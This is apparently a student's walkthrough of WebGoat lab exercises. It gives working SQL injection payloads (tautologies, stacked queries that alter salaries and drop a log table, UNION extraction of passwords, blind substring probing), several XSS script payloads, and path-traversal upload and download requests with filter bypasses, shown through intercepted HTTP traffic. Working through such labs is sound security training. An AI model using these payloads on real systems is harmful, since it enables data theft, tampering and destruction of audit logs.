

(A3) Injection :

1- SQL Injection Intro :

- a- Look at the example table. Try to retrieve the department of the employee Bob Franco. Note that you have been granted full administrator privileges in this assignment and can access all data without authentication

✓

SQL query

select department from employees where first_name='Bob'

Submit

You have succeeded!

select department from employees where first_name='Bob'

DEPARTMENT

Marketing

- b- Try to change the department of Tobi Barnett to 'Sales'. Note that you have been granted full administrator privileges in this assignment and can access all data without authentication.

✓

SQL query

update employees set department='Sales' where first_name='Tobi'

Submit

Congratulations. You have successfully completed the assignment.

update employees set department='Sales' where first_name='Tobi'

USERID	FIRST_NAME	LAST_NAME	DEPARTMENT	SALARY	AUTH_TAN
89762	Tobi	Barnett	Sales	77000	TA9LL1

- c- Now try to modify the schema by adding the column "phone" (varchar(20)) to the table "employees". :

SQL query

ALTER TABLE employees ADD phone VARCHAR(20);

Submit

Congratulations. You have successfully completed the assignment.

ALTER TABLE employees ADD phone VARCHAR(20);

- d- Try to grant rights to the table grant_rights to user unauthorized_user:

SQL query

GRANT ALL ON grant_rights TO unauthorized_user;

Submit

Congratulations. You have successfully completed the assignment.

Try It! String SQL injection

The query in the code builds a dynamic query as seen in the previous example. The query is built by concatenating strings making it susceptible to String SQL injection:

```
"SELECT * FROM user_data WHERE first_name = 'John' AND last_name = "" + lastName + """;
```

Try using the form below to retrieve all the users from the users table. You should not need to know any specific user name to get the complete list.

SELECT * FROM user_data WHERE first_name = 'John' AND last_name = 'Smith' or '1' = '1' Get Account Info

You have succeeded:

USERID, FIRST_NAME, LAST_NAME, CC_NUMBER, CC_TYPE, COOKIE, LOGIN_COUNT,

101, Joe, Snow, 987654321, VISA, , 0,

101, Joe, Snow, 2234200065411, MC, , 0,

102, John, Smith, 243560002222, MC, , 0,

102, John, Smith, 4352209902222, AMEX, , 0,

103, Jane, Plane, 123456789, MC, , 0,

103, Jane, Plane, 333498703333, AMEX, , 0,

10312, Jolly, Hershey, 176896789, MC, , 0,

10312, Jolly, Hershey, 33330003333, AMEX, , 0,

10323, Grumpy, youaretheweakestlink, 673834489, MC, , 0,

10323, Grumpy, youaretheweakestlink, 33413003333, AMEX, , 0,

15603, Peter, Sand, 123609789, MC, , 0,

15603, Peter, Sand, 338893453333, AMEX, , 0,

15613, Joesph, Something, 33843453533, AMEX, , 0,

15837, Chaos, Monkey, 32849386533, CM, , 0,

19204, Mr, Goat, 33812953533, VISA, , 0,

Your query was: SELECT * FROM user_data WHERE first_name = 'John' and last_name = 'Smith' or '1' = '1'

Explanation: This injection works, because or '1' = '1' always evaluates to true (The string ending literal for '1' is closed by the query itself, so you should not inject it). So the inject query basically looks like this: SELECT * FROM user_data WHERE (first_name = 'John' and last_name = '') or (TRUE), which will always evaluate to true, no matter what came before it.

- e-

f- Try It! Numeric SQL injection

```
"SELECT * FROM user_data WHERE login_count = "" + Login_Count + "" AND  
userid = "" + User_ID;
```

If I inject (1) in login_count and (1 or true) in user_id give me all results

✓

Login_Count:

User_Id:

Get Account Info

You have succeeded:

USERID, FIRST_NAME, LAST_NAME, CC_NUMBER, CC_TYPE, COOKIE, LOGIN_COUNT,
101, Joe, Snow, 987654321, VISA, , 0,
101, Joe, Snow, 2234200065411, MC, , 0,
102, John, Smith, 2435600002222, MC, , 0,
102, John, Smith, 4352209902222, AMEX, , 0,
103, Jane, Plane, 123456789, MC, , 0,
103, Jane, Plane, 333498703333, AMEX, , 0,
10312, Jolly, Hershey, 176896789, MC, , 0,
10312, Jolly, Hershey, 333300003333, AMEX, , 0,
10323, Grumpy, youaretheweakestlink, 673834489, MC, , 0,
10323, Grumpy, youaretheweakestlink, 33413003333, AMEX, , 0,
15603, Peter, Sand, 123609789, MC, , 0,
15603, Peter, Sand, 338893453333, AMEX, , 0,
15613, Joesph, Something, 33843453533, AMEX, , 0,
15837, Chaos, Monkey, 32849386533, CM, , 0,
19204, Mr, Goat, 33812953533, VISA, , 0,

Your query was: SELECT * From user_data WHERE Login_Count = 1 and userid= 1 or true

g- "SELECT * FROM employees WHERE last_name = '' + name + '' AND auth_tan = '' + auth_tan + ''";

Try inject (3SL99A' or 1=1 --) in TAN

"SELECT * FROM employees WHERE last_name = '' + name + '' AND auth_tan = '' + auth_tan + ''";

✓

Employee Name:

Authentication TAN:

Get department

You have succeeded! You successfully compromised the confidentiality of data by viewing internal information that you should not have access to. Well done!

USERID	FIRST_NAME	LAST_NAME	DEPARTMENT	SALARY	AUTH_TAN	PHONE
32147	Paulina	Travers	Accounting	46000	P45JSI	null
34477	Abraham	Holman	Development	50000	UU2ALK	null
37648	John	Smith	Marketing	64350	3SL99A	null
89762	Tobi	Barnett	Sales	77000	TA9LL1	null
96134	Bob	Franco	Marketing	83700	LO9S2V	null

- You just found out that Tobi and Bob both seem to earn more money than you! Of course you cannot leave it at that.
Better go and *change your own salary so you are earning the most!*
Remember: Your name is John **Smith** and your current TAN is **3SL99A**.

Inject in username (Smith'; UPDATE employees SET salary=10000000 WHERE auth_tan='3SL99A'; --)

✓

Employee Name:

Authentication TAN:

Get department

Well done! Now you are earning the most money. And at the same time you successfully compromised the integrity of data by changing your salary!

USERID	FIRST_NAME	LAST_NAME	DEPARTMENT	SALARY	AUTH_TAN	PHONE
37648	John	Smith	Marketing	10000000	3SL99A	null
96134	Bob	Franco	Marketing	83700	LO9S2V	null
89762	Tobi	Barnett	Sales	77000	TA9LL1	null
34477	Abraham	Holman	Development	50000	UUJ2ALK	null
32147	Paulina	Travers	Accounting	46000	P45JSI	null

- **It is your turn!**
Now you are the top earner in your company. But do you see that? There seems to be a **access_log** table, where all your actions have been logged to!
Better go and *delete it* completely before anyone notices.

Inject this payload : (aa'; drop table access_log; --)

It is your turn!

Now you are the top earner in your company. But do you see that? There seems to be a **access_log** table, where all your actions have been logged to!
Better go and *delete it* completely before anyone notices.

✓

Action contains:

Search logs

Success! You successfully deleted the access_log table and that way compromised the availability of the data.

2- SQL Injection (advanced) :

6.a) Retrieve all data from the table

6.b) When you have figured it out.... What is Dave's password?

Note: There are multiple ways to solve this Assignment. One is by using a UNION, the other by appending a new SQL statement. Maybe you can find both of them.

Try inject this payload in Name (' a' union select 1,user_name,password,'a','a','a',1 from user_system_data --)

✓

Name:

Password:

You have succeeded:

USERID	FIRST_NAME	LAST_NAME	CC_NUMBER	CC_TYPE	COOKIE	LOGIN_COUNT
1	dave	passW0rD	a	a	a	1
1	jdoe	passwd2	a	a	a	1
1	jeff	jeff	a	a	a	1
1	jplane	passwd3	a	a	a	1
1	jsnow	passwd1	a	a	a	1

Well done! Can you also figure out a solution, by appending a new SQL Statement?

Your query was: SELECT * FROM user_data WHERE last_name = ' a' union select 1,user_name,password,'a','a','a',1 from user_system_data --'

Password of dave is passW0rD

✓

Name:

Password:

Congratulations. You have successfully completed the assignment.

b- use blind sqli techniques to get password of tom by use substring

tom' AND substring(password,1,1)='a' –

the password is thisisasecretfortomonly

LOGIN

REGISTER

tom' AND substring(password,1,1)='a' --

.....|

☐ Remember me

Log In

[Forgot Password?](#)

Congratulations. You have successfully completed the assignment.

c- finish advanced

» 1 2 3 4 5 6

Now it is time for a quiz! It is recommended to do all SQL injection lessons before trying the quiz. Answer all questions correctly to complete the assignment.

1. What is the difference between a prepared statement and a statement?

- ☐ Solution 1: Prepared statements are statements with hard-coded parameters.
- ☐ Solution 2: Prepared statements are not stored in the database.
- ☐ Solution 3: A statement is faster executes faster than a prepared statement.
- ☒ Solution 4: A statement includes actual values, whereas a prepared statement uses placeholders.

2. Which one of the following characters is a placeholder for variables?

- ☐ Solution 1: *
- ☐ Solution 2: =
- ☒ Solution 3: ?
- ☐ Solution 4: !

3. How can prepared statements be faster than statements?

- ☐ Solution 1: Prepared statements are not static, allowing them to be optimized more efficiently than regular statements.
- ☒ Solution 2: Prepared statements are compiled once by the database management system and then reused with different inputs, reducing compilation overhead.
- ☐ Solution 3: Since prepared statements are stored and wait for input, they improve performance significantly.
- ☐ Solution 4: Oracle optimizes prepared statements making them faster by minimizing the use of database resources.

3- XSS

7- in reflected xss

Try inject (`<script>alert(document.cookie) </script>`) in credit card information

An easy way to find out if a field is vulnerable to ar... 127.0.0.1:8081 hijack_cookie=5406082831795648957-1746009663885 methods. Use one of them to find out which field is vulnerable.

Shopping Cart Items -- To Buy Now	Price	Quantity	Total
Studio RTA - Laptop/Reading Cart with Tilting Surface - Cherry	69.99	1	\$0.00
Dynex - Traditional Notebook Case	27.99	1	\$0.00
Hewlett-Packard - Pavilion Notebook with Intel Centrino	1599.99	1	\$0.00
3 - Year Performance Service Plan \$1000 and Over	299.99	1	\$0.00

Enter your credit card number:

Enter your three digit access code:

10- inspect and get JS file has routes (view/GoatRouter.js)

The answer is (`start.mvc#test/`) → the route of test code

11- DOM-Based XSS

When type URL in new page and go to console

(`http://127.0.0.1:8081/WebGoat/start.mvc#test/%3Cscript%3Ewebgoat.customjs.phoneHome();%3C%2Fscript%3E`)

```
about to create app router
initialize goat app router
test handler
phoneHome invoked
phone home said {"lessonCompleted":true,"feedback":"Congratulations. You have successfully completed the assignment.","feedbackArgs":null,"output":"phoneHome Response is 76833844","outputArgs":null,"assignment":"DOMCrossSiteScripting","attemptWasMade":true}
>>
```

Give us the phone number

4- Stored XSS :

Inject this payload in comment

(`<script>webgoat.customjs.phoneHome() </script>`)

Give us the phone number and info in console

```
phoneHome invoked
unit test me
phone home said {"lessonCompleted":true,"feedback":"Congratulations. You have successfully completed the assignment.", "feedbackArgs":null,"output":"phoneHome Response is 788431515","outputArgs":null,"assignment":"DOMCrossSiteScripting","attemptWasMade":true}
phoneHome invoked
unit test me
phone home said {"lessonCompleted":true,"feedback":"Congratulations. You have successfully completed the assignment.", "feedbackArgs":null,"output":"phoneHome Response is 1764893455","outputArgs":null,"assignment":"DOMCrossSiteScripting","attemptWasMade":true}
phone home said {"lessonCompleted":true,"feedback":"Congratulations. You have successfully completed the assignment.", "feedbackArgs":null,"output":"phoneHome Response is -836897545","outputArgs":null,"assignment":"DOMCrossSiteScripting","attemptWasMade":true}
Source map error: request failed with status 404
Resource URL: http://127.0.0.1:8081/WebGoat/js/libs/backbone-min.js
Source Map URL: backbone-min.map [Learn More]
WARNING: Missing translation for key: "Yes, that is the correct value (note: it will be a different value each time the phoneHome endpoint is called)."
1
```

5- Path Traversal :

- **Challenge 2 :**
- **Path traversal while uploading files**
- In this assignment, the goal is to overwrite a specific file on the file system. Of course, WebGoat cares about the users so you need to upload your file to the following location outside the usual upload location.

Preview Image

Full Name:

testt

Email:

test@test.com

Password:

•••••

Update

We add this data and upload photo and click update, then intercept request using burpsuite

```
POST /WebGoat/PathTraversal/profile-upload HTTP/1.1
Host: 127.0.0.1:8081
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64;
rv:137.0) Gecko/20100101 Firefox/137.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
X-Requested-With: XMLHttpRequest
Content-Type: multipart/form-data;
boundary=----geckoformboundary630995db689e7e5f4ece521c2c15a
e8e
Content-Length: 41995
Origin: http://127.0.0.1:8081
Connection: keep-alive
Referer:
http://127.0.0.1:8081/WebGoat/start.mvc?username=mohammed
Cookie: JSESSIONID=7C3AD2E13FC9E5FAFBFC50D57A624670;
hijack_cookie=5406082831795648957-1746009663885
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Priority: u=0

-----geckoformboundary630995db689e7e5f4ece521c2c15ae8e
Content-Disposition: form-data; name="uploadedFile";
filename="a54a09f7c4efa1d340ab678ece230c44.png"
```

-
- Send request to repeater and send it to show response
- When scroll down, find test and add (../test)

```
Dàð
ÀàÐÀ+ÐW.~^!,%BpxÐàð
ÀàÐÀ+ÐW.~^!,%BpxÐàð
ÀàÐÀ+ÐW.~^!,%BpxÐàð
ÀàÐJiì·}%èðç»úúQÐ0~u)Ðw[°g(7-úçÊÐúJàð_M^|çÐ°°
ÐÐÊ"éQgÐ°ðÐÐp%òúú/p%keIDx?=.2ê;aÐW[»èðÚÐÚ~V ÊhmBÇçÐJÚ^ÿð,Äi
9úùÊÇHÇÀð=ÐAÐGÇSÐÐTÐÐ'°çdÐ·;Hfdi/d,×I:°1;8°6%TDDQVY5«@µ_ÐtÐ
\gZ0s;hð]ÉnÐàYs°ÇÐo~
%úeR0p=hmIwÀLe|ÝpÐÚ%ÄÇðìÊÐaX×Ir.'PÐððèùçÄJÖ¶ÙèËs2ht?ÐÐutÄäI
w9M! Äü~èþ9±r|à8"\GÚLXÄÉ6S8Ð-5úí¶*t m9,\ÐÚs¶p ,%BpxÐàð
ÀàÐÀ+ÐW.~^!,%BpxÐàð
ÀàÐÀ+ÐW.~^!,%BpxÐàð
ÀàÐÀ+ÐW.~^!uÿäéLXÐé"iEND0B`Ð
-----geckoformboundary630995db689e7e5f4ece521c2c15ae8e
Content-Disposition: form-data; name="fullName"

../test
-----geckoformboundary630995db689e7e5f4ece521c2c15ae8e
Content-Disposition: form-data; name="email"

test@test.com
-----geckoformboundary630995db689e7e5f4ece521c2c15ae8e
Content-Disposition: form-data; name="password"

test
-----geckoformboundary630995db689e7e5f4ece521c2c15ae8e--

1 HTTP/1.1 200
2 Content-Type: application/json
3 Date: Wed, 30 Apr 2025 15:08:42 GMT
4 Keep-Alive: timeout=60
5 Connection: keep-alive
6 Content-Length: 241
7
8 {
9   "lessonCompleted":true,
10  "feedback":
11    "Congratulations. You have successfully completed the a
12    ssignment.",
13    "feedbackArgs":null,
14    "output":null,
15    "outputArgs":null,
16    "assignment":"ProfileUpload",
17    "attemptWasMade":true
18 }
```

Lab solved

Challenge 3

Path traversal while uploading files

The developer became aware of the vulnerability and implemented a fix that removed the `../` from the input. Again the same assignment, but can you bypass the implemented fix?

- After enter data and send the request and intercept using burpsuite :

```
Pretty Raw Hex
1 POST /WebGoat/PathTraversal/profile-upload-fix HTTP/1.1
2 Host: 127.0.0.1:8081
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64;
4 rv:137.0) Gecko/20100101 Firefox/137.0
5 Accept: */*
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 X-Requested-With: XMLHttpRequest
9 Content-Type: multipart/form-data;
10 boundary=----geckoformboundary62120a3d7c1ca5e06a77bb70eca337
11 ed
12 Content-Length: 9057
13 Origin: http://127.0.0.1:8081
14 Connection: keep-alive
15 Referer:
16 http://127.0.0.1:8081/WebGoat/start.mvc?username=mohammed
17 Cookie: JSESSIONID=7C3AD2E13FC9E5FAFBFC50D57A624670;
18 hijack_cookie=5406082831795648957-1746009663885
19 Sec-Fetch-Dest: empty
20 Sec-Fetch-Mode: cors
21 Sec-Fetch-Site: same-origin
22 Priority: u=0
23
24 -----geckoformboundary62120a3d7c1ca5e06a77bb70eca337ed
25 Content-Disposition: form-data; name="uploadedFileFix";
26 filename="ejpt.jpg"
27 Content-Type: image/jpeg

1 HTTP/1.1 200
2 Content-Type: application/json
3 Date: Wed, 30 Apr 2025 15:15:43 GMT
4 Keep-Alive: timeout=60
5 Connection: keep-alive
6 Content-Length: 309
7
8 {
9   "lessonCompleted":false,
10  "feedback":
11    "Profile has been updated, your image is available at:
12    \\home\\webgoat\\webgoat-2025.3\\PathTraversal\\m
13    ohammed\\test\\",
14    "feedbackArgs":null,
15    "output":null,
16    "outputArgs":null,
17    "assignment":"ProfileUploadFix",
18    "attemptWasMade":false
19 }
```

```
oYpçIw0Lâ00İDf/DêİJÊntj;8Y@k7EDxnDÁJûÖFôçDh'>Â*Ö;@',Gé«İäfé
=UK**!twbæD/ÄâEDÊ6İDÑSU~Dçç#D~6D'+ÊðwgD*WDF*oÑ*DAË!Fäy*YDÊD
ôD]DôFİSêVD@Cÿ'ôz,b*ôh>E_øeİD!^ôb6;ŞD@%70uSxnD^Au5: DÄÄw,x
Çz;9Dq^3Ä(éD-ÄiT,cÄYDôİÜ@0Q-VÄ;biBinúLU'RSôDWAô-i6gUSG+$c^Ô
µ@Di+UİQDêifG0DÊD^Q;DQC0ø;è)è01>78mκÿßâ}Hú@DHDcDcDÖ%XYüİYSO
4nââ5*YÖMâ-N^DÄtôFäy*D"æ}e%D0;00D D
DQzKêôqYU0NN:¾D^läl¾7D;é·08j^ø!YDä~L;1â2"DSQED\o>KRMÄ,2DQ
İ#-D,ñD>cv7÷<W0ê9b+hÖ^DÖ0D"65â@y1;0êÜ0<aYÇcDÄ@DQdä;iCRD^b
6Ä8ç¾DôGÜDhâ?'Ü%äY=NDµiUâ@ÄYD-SQ-yDÊékm·J^ÜD%*D"æ}e%Dçp/R#
D D
5ÇD^zâè;sÜæ0İÄİµzFVGM^+t)a-9$ÓfÊt}vD-DúMúİ{ÿ';İeq{fSâEDçãô;
h0Z °,Dm·vTD0 Ä8JD^i-êäYHÄCc<VJM&N-DÊgOéÉD'!
@DúD0-6kâİDâôú×çDÑDÚDjDpµµOéİDQ,à%N5êTD@@@00@yÜ
-----geckoformboundary62120a3d7c1ca5e06a77bb70eca337ed
Content-Disposition: form-data; name="fullNameFix"

....//test
-----geckoformboundary62120a3d7c1ca5e06a77bb70eca337ed
Content-Disposition: form-data; name="emailFix"

test@test.com
-----geckoformboundary62120a3d7c1ca5e06a77bb70eca337ed
Content-Disposition: form-data; name="passwordFix"

test
-----geckoformboundary62120a3d7c1ca5e06a77bb70eca337ed--

1 HTTP/1.1 200
2 Content-Type: application/json
3 Date: Wed, 30 Apr 2025 15:17:39 GMT
4 Keep-Alive: timeout=60
5 Connection: keep-alive
6 Content-Length: 244
7
8 {
9     "lessonCompleted":true,
10    "feedback":
11    "Congratulations. You have successfully completed the a
12    ssignment.",
13    "feedbackArgs":null,
14    "output":null,
15    "outputArgs":null,
16    "assignment":"ProfileUploadFix",
17    "attemptWasMade":true
18 }
```

- before test if we add (....//) it work

Challenge 4:

Path traversal while uploading files

The developer again became aware of the vulnerability by not validating the input of the full name input field. A fix was applied in an attempt to solve this vulnerability.

Again the same assignment, but can you bypass the implemented fix?

- We enter data and send the request and intercept it using burpsuite

```
Request
Pretty Raw Hex
1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:137.0) Gecko/20100101 Firefox/137.0
2
3 Accept: */*
4 Accept-Language: en-US,en;q=0.5
5 Accept-Encoding: gzip, deflate, br
6 X-Requested-With: XMLHttpRequest
7 Content-Type: multipart/form-data;
8 boundary=-----geckoformboundary5751c6113ddcd12e262ce365e0cf
9 afe3
10 Content-Length: 9072
11 Origin: http://127.0.0.1:8081
12 Connection: keep-alive
13 Referer:
14 http://127.0.0.1:8081/WebGoat/start.mvc?username=mohammed
15 Cookie: JSESSIONID=7C3AD2E13FC9E5FAFBFC50D57A624670;
16 hijack_cookie=5406082831795648957-1746009663885
17 Sec-Fetch-Dest: empty
18 Sec-Fetch-Mode: cors
19 Sec-Fetch-Site: same-origin
20 Priority: u=0
21
22 -----geckoformboundary5751c6113ddcd12e262ce365e0cfafe3
23 Content-Disposition: form-data; name="
24 uploadedFileRemoveUserInput"; filename=".../ejpt.jpg"
25 Content-Type: image/jpeg
26
27 y0yàJFİFyÜD ( %"1"&)+...383-7(-.+
28

Response
Pretty Raw Hex Render
1 HTTP/1.1 200
2 Content-Type: application/json
3 Date: Wed, 30 Apr 2025 15:21:43 GMT
4 Keep-Alive: timeout=60
5 Connection: keep-alive
6 Content-Length: 256
7
8 {
9     "lessonCompleted":true,
10    "feedback":
11    "Congratulations. You have successfully completed the as
12    signment.",
13    "feedbackArgs":null,
14    "output":null,
15    "outputArgs":null,
16    "assignment":"ProfileUploadRemoveUserInput",
17    "attemptWasMade":true
18 }
```


- The vuln in parameter filename="ejpt.jpg" if we add (../) before it lab solved

Challenge 5:

Retrieving other files with a path traversal

Path traversals are not limited to file uploads; when retrieving files, it can be the case that a path traversal is possible to retrieve other files from the system. In this assignment, try to find a file called path-traversal-secret.jpg

- Intercept request after click on show random cat, and sent it to repeater and show response
- The id in response is vulnerable
- Add id in request



```
GET /WebGoat/PathTraversal/random-picture?id=../ HTTP/1.1
Host: 127.0.0.1:8081
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:137.0) Gecko/20100101 Firefox/137.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
X-Requested-With: XMLHttpRequest
Connection: keep-alive
Referer: http://127.0.0.1:8081/WebGoat/start.mvc?username=mohammed
Cookie: JSESSIONID=16305AA6CC2CB26DD8F912FB066E0837

response
Raw
Hex
Render
HTTP/1.1 400
Content-Type: text/plain; charset=UTF-8
Content-Length: 54
Date: Wed, 30 Apr 2025 15:58:15 GMT
Connection: close

Illegal characters are not allowed in the query params
```

- Try encoding and add path-traversal-secret

```
GET /WebGoat/PathTraversal/random-picture?id=%2e%2e%2f%2e%2e%2fpath-traversal-secret HTTP/1.1
Host: 127.0.0.1:8081
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:137.0) Gecko/20100101 Firefox/137.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
X-Requested-With: XMLHttpRequest
Connection: keep-alive
Referer: http://127.0.0.1:8081/WebGoat/start.mvc?username=mohammed
Cookie: JSESSIONID=16305AA6CC2CB26DD8F912FB066E0837
```

⚙️ ⬅️ ➡️ Search

Response

pretty Raw Hex Render

```
HTTP/1.1 200
Content-Type: image/jpeg
Content-Length: 63
Date: Wed, 30 Apr 2025 15:59:11 GMT
Keep-Alive: timeout=60
Connection: keep-alive
```

You found it submit the SHA-512 hash of your username as answer

- Its work and to solve must submit SHA-512
